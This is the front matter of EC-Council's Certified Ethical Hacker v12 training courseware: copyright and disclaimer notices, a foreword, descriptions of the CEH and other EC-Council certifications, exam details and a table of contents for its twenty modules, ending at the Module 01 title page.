C|EH Certified Ethical Hacker

EC-Council

ETHICAL HACKING AND COUNTERMEASURES

PROFESSIONAL SERIES

EC-COUNCIL OFFICIAL CURRICULA

Ethical Hacking and Countermeasures

Version 12

EC-Council

Copyright © 2022 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

Foreword

Since you are reading this CEHv12 courseware, you most likely realize the importance of information systems security. However, we would like to put forth our motive behind compiling a resource such as this one and what you can gain from this course.

You might find yourself asking what sets this course apart from the others out there. The truth is that no single courseware can address all the issues of information security in a detailed manner. Moreover, the rate at which exploits, tools, and methods are being discovered by the security community makes it difficult for one program to cover all the necessary facets of information security. This doesn't mean that this course is inadequate in any way as we have worked to cover all major domains in such a manner that the reader will be able to appreciate the way security has evolved over time as well as gain insight in to the fundamental workings relevant to each domain. It is a blend of academic and practical wisdom supplemented with tools that the reader can readily access in order to obtain a hands-on experience.

The emphasis throughout the courseware is on gaining practical know-how, which explains the stress on free and accessible tools. You will read about some of the most widespread attacks seen, the popular tools used by attackers, and how attacks have been carried out using ordinary resources.

You may also want to know what to expect once you have completed the course. This courseware is a resource material. Any penetration tester can tell you that there is no one straight methodology or sequence of steps that you can follow while auditing a client site. There is no one template that will meet all your needs. Your testing strategy will vary with the client, the basic information about the system or situation, and the resources at your disposal. However, for each stage you choose – be it enumeration, firewall, penetration of other domains - you will find something in this courseware that you can definitely use.

Finally, this is not the end! This courseware is to be considered a constant work-in-progress because we will be adding value to this courseware over time. You may find some aspects extremely detailed, while others may have less detail. We are constantly asking ourselves if the content helps explain the core point of the lesson, and we constant calibrate our material with that in mind. We would love to hear your viewpoints and suggestions so please send us your feedback to help in our quest to constantly improve our courseware.

About the EC-Council CEH Program

If you want to stop hackers from invading your network, first you've got to invade their minds.

Computers around the world are systematically being victimized by rampant hacking. This hacking is not only widespread, but is being executed so flawlessly that the attackers compromise a system, steal everything of value and completely erase their tracks.

The goal of the ethical hacker is to help the organization take preemptive measures against malicious attacks by attacking the system himself; all the while staying within legal limits. This philosophy stems from the proven practice of trying to catch a thief, by thinking like a thief. As technology advances and organization depend on technology increasingly, information assets have evolved into critical components of survival.

If hacking involves creativity and thinking 'out-of-the-box', then vulnerability testing and security audits will not ensure the security proofing of an organization. To ensure that organizations have adequately protected their information assets, they must adopt the approach of 'defense in depth'. In other words, they must penetrate their networks and assess the security posture for vulnerabilities and exposure.

The Ethical Hacker is an individual who is usually employed with the organization and who can be trusted to undertake an attempt to penetrate networks and/or computer systems using the same methods as a Hacker. Hacking is a felony in some countries. When it is done by request and under a contract between an Ethical Hacker and an organization, it is legal. The most important point is that an Ethical Hacker has authorization to probe the target.

The CEH Program certifies individuals in the specific network security discipline of Ethical Hacking from a vendor-neutral perspective. The Certified Ethical Hacker certification will fortify the application knowledge of security officers, auditors, security professionals, site administrators, and anyone who is concerned about the integrity of the network infrastructure. A Certified Ethical Hacker is a skilled professional who understands and knows how to look for the weaknesses and vulnerabilities in target systems and uses the same knowledge and tools as a malicious hacker.

To achieve the Certified Ethical Hacker Certification, you must pass the CEH exam 312-50.

Please visit **https://www.eccouncil.org/programs/certified-ethical-hacker-ceh** for more information.

Course Prerequisites

It is highly recommended that candidates pursuing this course have a fundamental understanding of operating systems, file systems, computer networks, TCP/IP protocols, information security controls, basic network troubleshooting, data leakage, data backup, and risk management.

About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization composed of industry and subject matter experts working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the Certified Ethical Hacker (C|EH) program with the goal of teaching the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge of hundreds of subject-matter experts, the CEH program has rapidly gained popularity around the world and is now delivered in more than 145 countries by more than 950 authorized training centers. It is considered as the benchmark for many government entities and major corporations around the globe.

EC-Council, through its impressive network of professionals and huge industry following, has also developed a range of other leading programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are tightening security networks around the world and beating hackers at their own game.

Other EC-Council Programs

Security Awareness: Certified Secure Computer User

The purpose of the CSCU training program is to provide students with the necessary knowledge and skills to protect their information assets. This class will immerse students in an interactive learning environment where they will acquire fundamental understanding of various computer and network security threats such as identity theft, credit card fraud, online banking phishing scams, viruses and backdoors, email hoaxes, sexual predators and other online threats, loss of confidential information, hacking attacks, and social engineering. More importantly, the skills learnt from the class help students take the necessary steps to mitigate their security exposure.

Cyber Security: Certified Cybersecurity Technician

The Certified Cybersecurity Technician (CCT) program covers the fundamental concepts of cybersecurity. It equips students with the skills required to identify the increasing network security threats that reflect on the organization's security posture and implement general security controls to protect the underlying IT infrastructure from unauthorized access, alteration, destruction, or disclosure.

This program gives a holistic overview of the key components of cybersecurity. The course is designed for those interested in learning the various fundamentals of cybersecurity and aspire to pursue a career in cybersecurity.

Network Defense: Certified Network Defender

Students enrolled in the Certified Network Defender course will gain a detailed understanding of network defense and develop their hands-on expertise to perform in real-life network defense situations. They will gain the depth of technical knowledge required to actively design a secure network within your organization. This course provides a fundamental understanding of the true nature of data transfer, network technologies, and software technologies so that students may understand how networks operate, how automation software behaves, and how to analyze networks and their defense.

Students will learn how to protect, detect, and respond to the network attacks as well as learning about network defense fundamentals, the application of network security controls, protocols, perimeter appliances, secure IDS, VPN, and firewall configuration. Students will also learn the intricacies of network traffic signature, analysis, and vulnerability scanning, which will help in designing improved network security policies and successful incident response plans. These skills will help organizations foster resiliency and operational continuity during attacks.

Network Defense: Certified Cloud Security Engineer

Certified Cloud Security Engineer (CCSE) course includes both vendor neutral and vendor specific cloud security concepts. Vendor neutral concepts include universally applicable general cloud security best practices, technology, frameworks, and principles that help individuals to strengthen their fundamentals. Vendor specific concepts help individuals to gain the practical skills required when they actually start working with a specific cloud platform. Thus, this course helps individuals in strengthening their fundamental cloud security knowledge and gain practical knowledge of security practices, tools, and techniques used to configure widely used public cloud providers such as AWS, AZURE, and GCP.

Penetration Testing: Certified Penetration Testing Professional

CPENT certification requires you to demonstrate the application of advanced penetration testing techniques such as advanced Windows attacks, IOT systems attacks, advanced binaries exploitation, exploits writing, bypassing a filtered network, Operational Technology (OT) pen testing, accessing hidden networks with pivoting and double pivoting, privilege escalation, and evading defense mechanisms.

EC-Council's CPENT standardizes the knowledge base for penetration testing professionals by incorporating best practices followed by experienced experts in the field. The objective of the CPENT is to ensure that each professional follows a strict code of ethics, is exposed to the best practices in the domain of penetration testing and aware of all the compliance requirements required by the industry.

Unlike a normal security certification, the CPENT credential provides an assurance that security professionals possess skills to analyze the security posture of a network exhaustively and recommend corrective measures authoritatively. For many years EC-Council has been certifying IT Security Professionals around the globe to ensure these professionals are proficient in network security defense mechanisms. EC-Council's credentials vouch for their professionalism and expertise thereby making these professionals more sought after by organizations and consulting firms globally.

Computer Forensics: Computer Hacking Forensic Investigator

Computer Hacking Forensic Investigator (CHFI) is a comprehensive course covering major forensic investigation scenarios. It enables students to acquire crucial hands-on experience with various forensic investigation techniques. Students learn how to utilize standard forensic tools to successfully carry out a computer forensic investigation, preparing them to better aid in the prosecution of perpetrators.

EC-Council's CHFI certifies individuals in the specific security discipline of computer forensics from a vendor-neutral perspective. The CHFI certification bolsters the applied knowledge of law enforcement personnel, system administrators, security officers, defense and military personnel, legal professionals, bankers, security professionals, and anyone who is concerned about the integrity of network infrastructures.

Incident Handling: EC-Council Certified Incident Handler

EC-Council's Certified Incident Handler (E|CIH) program has been designed and developed in collaboration with cybersecurity and incident handling and response practitioners across the globe. It is a comprehensive specialist-level program that imparts knowledge and skills that organizations need to effectively handle post breach consequences by reducing the impact of the incident, from both a financial and a reputational perspective.

E|CIH is a method-driven program that uses a holistic approach to cover vast concepts concerning organizational incident handling and response from preparing and planning the incident handling response process to recovering organizational assets after a security incident. These concepts are essential for handling and responding to security incidents to protect organizations from future threats or attacks.

Management: Certified Chief Information Security Officer

The Certified Chief Information Security Officer (CCISO) program was developed by EC-Council to fill a knowledge gap in the information security industry. Most information security certifications focus on specific tools or practitioner capabilities. When the CCISO program was developed, no certification existed to recognize the knowledge, skills, and aptitudes required for an experienced information security professional to perform the duties of a CISO effectively and competently. In fact, at that time, many questions existed about what a CISO really was and the value this role adds to an organization.

The CCISO Body of Knowledge helps to define the role of the CISO and clearly outline the contributions this person makes in an organization. EC-Council enhances this information through training opportunities conducted as instructor-led or self-study modules to ensure candidates have a complete understanding of the role. EC-Council evaluates the knowledge of CCISO candidates with a rigorous exam that tests their competence across five domains with which a seasoned security leader should be familiar.

Application Security: Certified Application Security Engineer

The Certified Application Security Engineer (CASE) credential is developed in partnership with large application and software development experts globally. The CASE credential tests the critical security skills and knowledge required throughout a typical software development life cycle (SDLC), focusing on the importance of the implementation of secure methodologies and practices in today’s insecure operating environment.

The CASE certified training program is developed concurrently to prepare software professionals with the necessary capabilities that are expected by employers and academia globally. It is designed to be a hands-on, comprehensive application security course that will help software professionals create secure applications. The training program encompasses security activities involved in all phases of the Software Development Lifecycle (SDLC): planning, creating, testing, and deploying an application.

Unlike other application security trainings, CASE goes beyond just the guidelines on secure coding practices and includes secure requirement gathering, robust application design, and handling security issues in post development phases of application development. This makes CASE one of the most comprehensive certifications on the market today. It is desired by software application engineers, analysts, testers globally, and respected by hiring authorities.

Incident Handling: Certified Threat Intelligence Analyst

Certified Threat Intelligence Analyst (C|TIA) is designed and developed in collaboration with cybersecurity and threat intelligence experts across the globe to help organizations identify and mitigate business risks by converting unknown internal and external threats into known threats. It is a comprehensive, specialist-level program that teaches a structured approach for building effective threat intelligence.

In the ever-changing threat landscape, C|TIA is an essential Threat Intelligence training program for those who deal with cyber threats on a daily basis. Organizations today demand a professional-level cybersecurity threat intelligence analyst who can extract the intelligence from data by implementing various advanced strategies. Such professional-level Threat Intelligence training programs can only be achieved when the core of the curricula maps with and is compliant to government and industry published threat intelligence frameworks.

Incident Handling: Certified SOC Analyst

The Certified SOC Analyst (CSA) program is the first step to joining a security operations center (SOC). It is engineered for current and aspiring Tier I and Tier II SOC analysts to achieve proficiency in performing entry-level and intermediate-level operations.

CSA is a training and credentialing program that helps the candidate acquire trending and in-demand technical skills through instruction by some of the most experienced trainers in the industry. The program focuses on creating new career opportunities through extensive, meticulous knowledge with enhanced level capabilities for dynamically contributing to a SOC team. Being an intense 3-day program, it thoroughly covers the fundamentals of SOC operations, before relaying the knowledge of log management and correlation, SIEM deployment, advanced incident detection, and incident response. Additionally, the candidate will learn to manage various SOC processes and collaborate with CSIRT at the time of need.

CEH Exam Information

CEH Exam Details	
Exam Title	**Certified Ethical Hacker (CEH)**
Exam Code	**312-50**
Availability	**EC-Council Exam Portal** (please visit **https://www.eccexam.com**) **VUE** (please visit **https://home.pearsonvue.com/eccouncil**)
Duration	**4 Hours**
Questions	**125**
Passing Score	Please refer **https://cert.eccouncil.org/faq.html**

Please visit **https://cert.eccouncil.org/certified-ethical-hacker.html** for more information.

Table of Contents

Module 01: Introduction to Ethical Hacking **1**

Information Security Overview 4

Hacking Methodologies and Frameworks 13

Hacking Concepts 36

Ethical Hacking Concepts 42

Information Security Controls 51

Information Security Laws and Standards 82

Module 02: Footprinting and Reconnaissance **101**

Footprinting Concepts 104

Footprinting through Search Engines 112

Footprinting through Web Services 133

Footprinting through Social Networking Sites 176

Website Footprinting 189

Email Footprinting 207

Whois Footprinting 214

DNS Footprinting 221

Network Footprinting 227

Footprinting through Social Engineering 238

Footprinting Tools 244

Footprinting Countermeasures 254

Module 03: Scanning Networks **257**

Network Scanning Concepts 260

Scanning Tools 271

Host Discovery 282

Port and Service Discovery 297

OS Discovery (Banner Grabbing/OS Fingerprinting) 331

Scanning Beyond IDS and Firewall 345

Network Scanning Countermeasures 380

Module 04: Enumeration **397**

Enumeration Concepts 400

NetBIOS Enumeration 411

SNMP Enumeration 422
LDAP Enumeration 432
NTP and NFS Enumeration 442
SMTP and DNS Enumeration 456
Other Enumeration Techniques 479
Enumeration Countermeasures 504

Module 05: Vulnerability Analysis 511
Vulnerability Assessment Concepts 515
Vulnerability Classification and Assessment Types 542
Vulnerability Assessment Tools 558
Vulnerability Assessment Reports 575

Module 06: System Hacking 581
Gaining Access 584
Escalating Privileges 708
Maintaining Access 771
Clearing Logs 902

Module 07: Malware Threats 943
Malware Concepts 946
APT Concepts 961
Trojan Concepts 969
Virus and Worm Concepts 1021
Fileless Malware Concepts 1062
Malware Analysis 1084
Malware Countermeasures 1186
Anti-Malware Software 1195

Module 08: Sniffing 1205
Sniffing Concepts 1208
Sniffing Technique: MAC Attacks 1227
Sniffing Technique: DHCP Attacks 1242
Sniffing Technique: ARP Poisoning 1255
Sniffing Technique: Spoofing Attacks 1271
Sniffing Technique: DNS Poisoning 1289

Sniffing Tools 1301
Snifing Countermeasures 1314

Module 09: Social Engineering **1325**
Social Engineering Concepts 1328
Social Engineering Techniques 1336
Insider Threats 1367
Impersonation on Social Networking Sites 1375
Identity Theft 1382
Social Engineering Countermeasures 1388

Module 10: Denial-of-Service **1413**
DoS/DDoS Concepts 1416
Botnets 1421
DoS/DDoS Attack Techniques 1433
DDoS Case Study 1467
DoS/DDoS Attack Countermeasures 1476

Module 11: Session Hijacking **1507**
Session Hijacking Concepts 1510
Application-Level Session Hijacking 1526
Network-Level Session Hijacking 1556
Session Hijacking Tools 1567
Session Hijacking Countermeasures 1573

Module 12: Evading IDS, Firewalls, and Honeypots **1603**
IDS, IPS, Firewall, and Honeypot Concepts 1606
IDS, IPS, Firewall, and Honeypot Solutions 1641
Evading IDS 1666
Evading Firewalls 1690
Evading NAC and Endpoint Security 1728
IDS/Firewall Evading Tools 1752
Detecting Honeypots 1756
IDS/Firewall Evasion Countermeasures 1763

Module 13: Hacking Web Servers **1769**
Web Server Concepts 1772
Web Server Attacks 1782
Web Server Attack Methodology 1804
Web Server Attack Countermeasures 1843
Patch Management 1871

Module 14: Hacking Web Applications **1879**
Web Application Concepts 1883
Web Application Threats 1894
Web Application Hacking Methodology 1989
Web API, Webhooks, and Web Shell 2086
Web Application Security 2142

Module 15: SQL Injection **2195**
SQL Injection Concepts 2198
Types of SQL Injection 2212
SQL Injection Methodology 2230
SQL Injection Tools 2314
Evasion Techniques 2319
SQL Injection Countermeasures 2337

Module 16: Hacking Wireless Networks **2361**
Wireless Concepts 2364
Wireless Encryption 2381
Wireless Threats 2400
Wireless Hacking Methodology 2432
Wireless Hacking Tools 2515
Bluetooth Hacking 2528
Wireless Attack Countermeasures 2544
Wireless Security Tools 2558

Module 17: Hacking Mobile Platforms **2577**
Mobile Platform Attack Vectors 2580
Hacking Android OS 2617
Hacking iOS 2679

Mobile Device Management 2712
Mobile Security Guidelines and Tools 2727

Module 18: IoT and OT Hacking **2759**
IoT Concepts 2764
IoT Attacks 2786
IoT Hacking Methodology 2834
IoT Attack Countermeasures 2895
OT Concepts 2914
OT Attacks 2942
OT Hacking Methodology 2972
OT Attack Countermeasures 3015

Module 19: Cloud Computing **3035**
Cloud Computing Concepts 3039
Container Technology 3080
Serverless Computing 3108
Cloud Computing Threats 3115
Cloud Hacking 3178
Cloud Security 3250

Module 20: Cryptography **3311**
Cryptography Concepts 3314
Encryption Algorithms 3321
Cryptography Tools 3370
Public Key Infrastructure (PKI) 3380
Email Encryption 3388
Disk Encryption 3421
Cryptanalysis 3431
Cryptography Attack Countermeasures 3459

Glossary **3465**
References **3493**
Appendix A - Ethical Hacking Essential Concepts - I **3565**
Appendix B - Ethical Hacking Essential Concepts - II **3685**

This page is intentionally left blank.

C|EH Certified Ethical Hacker


EC-Council

MODULE 01

INTRODUCTION TO ETHICAL HACKING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

